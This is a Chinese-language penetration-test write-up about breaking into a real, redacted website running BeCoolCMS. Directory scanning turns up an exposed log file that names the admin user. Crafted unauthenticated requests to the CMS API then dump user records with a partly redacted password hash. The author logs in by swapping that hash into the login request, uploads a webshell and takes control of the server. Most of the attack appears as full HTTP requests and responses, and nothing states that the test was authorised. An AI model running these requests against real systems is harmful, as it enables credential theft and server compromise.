记一次渗透测试#信息收集(后台目录+WEB指纹识别)-getshell

目　录

1. 开局一张图，内容全靠猜… 3

2. 信息收集之后台目录扫描 4

1. 开局一张图，内容全靠猜…

网站左看看右看看，啥也没有，后台也找不到，555……
既然如此，扫波后台试试

2. 信息收集之后台目录扫描

这里用的是 dirsearch，发现有一个存在应用日志的文件（log.txt）

```
[13:58:53] 200 -  228KB - /log.txt
[13:58:54] 400 -    4KB - /myadmin%2A
```

打开一看，没啥特别敏感的东西，但是直觉告诉我这个用户名有问题。

[2019-12-11 17:08:44] -信息- 文章点击

[2019-12-11 16:59:44] -错误- 用户 becoolcms 登录失败，详情：密码不正确。密码不正确。

//从上图可以得知，此网站存在一个名为 XX 的用户，且网站 cms 大概率为 becoolcms
至此，打开百度，开始搜索是否存在历史漏洞未修补...

ps：参考网址 https://www.uedbox.com/post/23591/

漏洞证明：

默认后台地址 **.**.**.**/becool/官网为例，post数据

```
POST http://**.**.**.**/BeCool/api.aspx HTTP/1.1<br>
Host: **.**.**.**<br>
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0<br>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8<br>
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3<br>
Accept-Encoding: gzip, deflate<br>
Cookie: bdshare_firstime=1423234654320; Hm_lvt_c86e932f49ca6aab9ccf2d7603d18e21=1425188506,1426052010,1426055363,1427559239; Hm_lpvt_c86e
932f49ca6aab9ccf2d7603d18e21=1427559239<br>
Connection: keep-alive<br>
Referer: http://**.**.**.**/becool/becoolApp.swf/[[DYNAMIC]]/9<br>
Content-type: application/x-www-form-urlencoded<br>
Content-length: 145pageIndex=1&pageSize=10&conditions=%5B%5D&%5F%5F%5FfunctionName=BeCool%2EMember%2EUserControl%2EGetList&%5F%5F%5Facces
sToken=null&orderbys=%5B%5D
```

根据文章，开始尝试构造链接

（刷新主页，有个类似的 post 包，修改请求主体即可）

```
POST /BeCool/Api.aspx?3543952322 HTTP/1.1
Host: www.[redacted]com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:71.0) Gecko/20100101 Firefox/71.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.
2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 161
Origin: https://www.[redacted]com
Connection: close
Referer: https://www.[redacted].com/index.shtml
Cache-Control: max-age=0

___functionName=BeCool.Log.ItemControl.Log&___accessToken=
undefined&namePath=%2FBeCool%2FArticle%2FClick&title=%E6%9
6%87%E7%AB%A0%E7%82%B9%E5%87%BB&isToFile=true
```

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Access-Control-Allow-Methods: OPTIONS,POST,GET
Access-Control-Allow-Headers:
x-requested-with,content-type
Access-Control-Allow-Origin: *
Date: Thu, 19 Dec 2019 06:34:23 GMT
Connection: close
Content-Length: 202

{"IsSuccess":false,"Title":"","Code":"","Result":null
,"Id":-1,"Data":null,"Count":0,"Type":"","Level":2,"
Exception":null,"Msg":"表 BeCool_Log_Item 字段 Title
长度不能大于200。","IsError":true}
```

修改请求参数值，得到密码

```
POST /BeCool/Api.aspx?3543952322 HTTP/1.1
Host: www.[redacted]com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:71.0) Gecko/20100101 Firefox/71.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.
2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 145
Origin: https://www.[redacted].com
Connection: close
Referer: https://www.[redacted].com/index.shtml
Cache-Control: max-age=0

pageIndex=1&pageSize=10&conditions=%5B%5D&%5F%5F%5Ffuncti
onName=BeCool%2EMember%2EUserControl%2EGetList&%5F%5F%5Fac
cessToken=null&orderbys=%5B%5D
```

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Access-Control-Allow-Methods: OPTIONS,POST,GET
Access-Control-Allow-Headers:
x-requested-with,content-type
Access-Control-Allow-Origin: *
Date: Thu, 19 Dec 2019 06:34:44 GMT
Connection: close
Content-Length: 1760

[{"UserId":1,"UserName":"[redacted]coolcms","TrueName":"超
管","NickName":"超管","Password":"b61c2[redacted]65667e240
c736c71aea9f4f5110d6de8d428659a2[redacted]795ee5db","Gend
er":"secret","Birthday":null,"Avatar1":null,"Avatar2
":null,"Avatar3":null,"Question":null,"Answer":null,
"LoginTime":null,"Logins":0,"Ip":null,"CountryId":nu
ll,"ProvinceId":1000,"CityId":1369,"CountyId":1414,"
```

那么后台在哪呢 -.- ....


经测试，在主域名后面添加 BeCool 自动会跳转到后台登录页面。

到了这一步，新的问题来了，密码密文解不出来……
琢磨了一下，是时候使用神器 burp 了
拦截登录请求包，观察一番，替换 password 参数数据。


___functionName=BeCool.Member.UserControl.Login&___accessToken=undefined&userName=[redacted]oolcms&password=8d969eef6ecad3c29a3a629280e686cf0c3f5d5a86aff3ca12020c923adc6c92&fieldsAndExtends=*%2CAvatar%2CRBACMix(Right%2CRightData%2CRole)&timeout=60

___functionName=BeCool.Member.UserControl.Login&___accessToken=undefined&userName=[redacted]oolcms&password=b61c24b00065667e240:736c71aea9f4f5110d6de8d428659a239fe8795ee5db&fieldsAndExtends=*%2CAvatar%2CRBACMix(Right%2CRightData%2CRole)&timeout=60


成功登录进后台




继续看攻略，尝试 getshell。



开始上传 webshell



上 c 刀（webshell 连接工具），成功获取服务器相关权限



...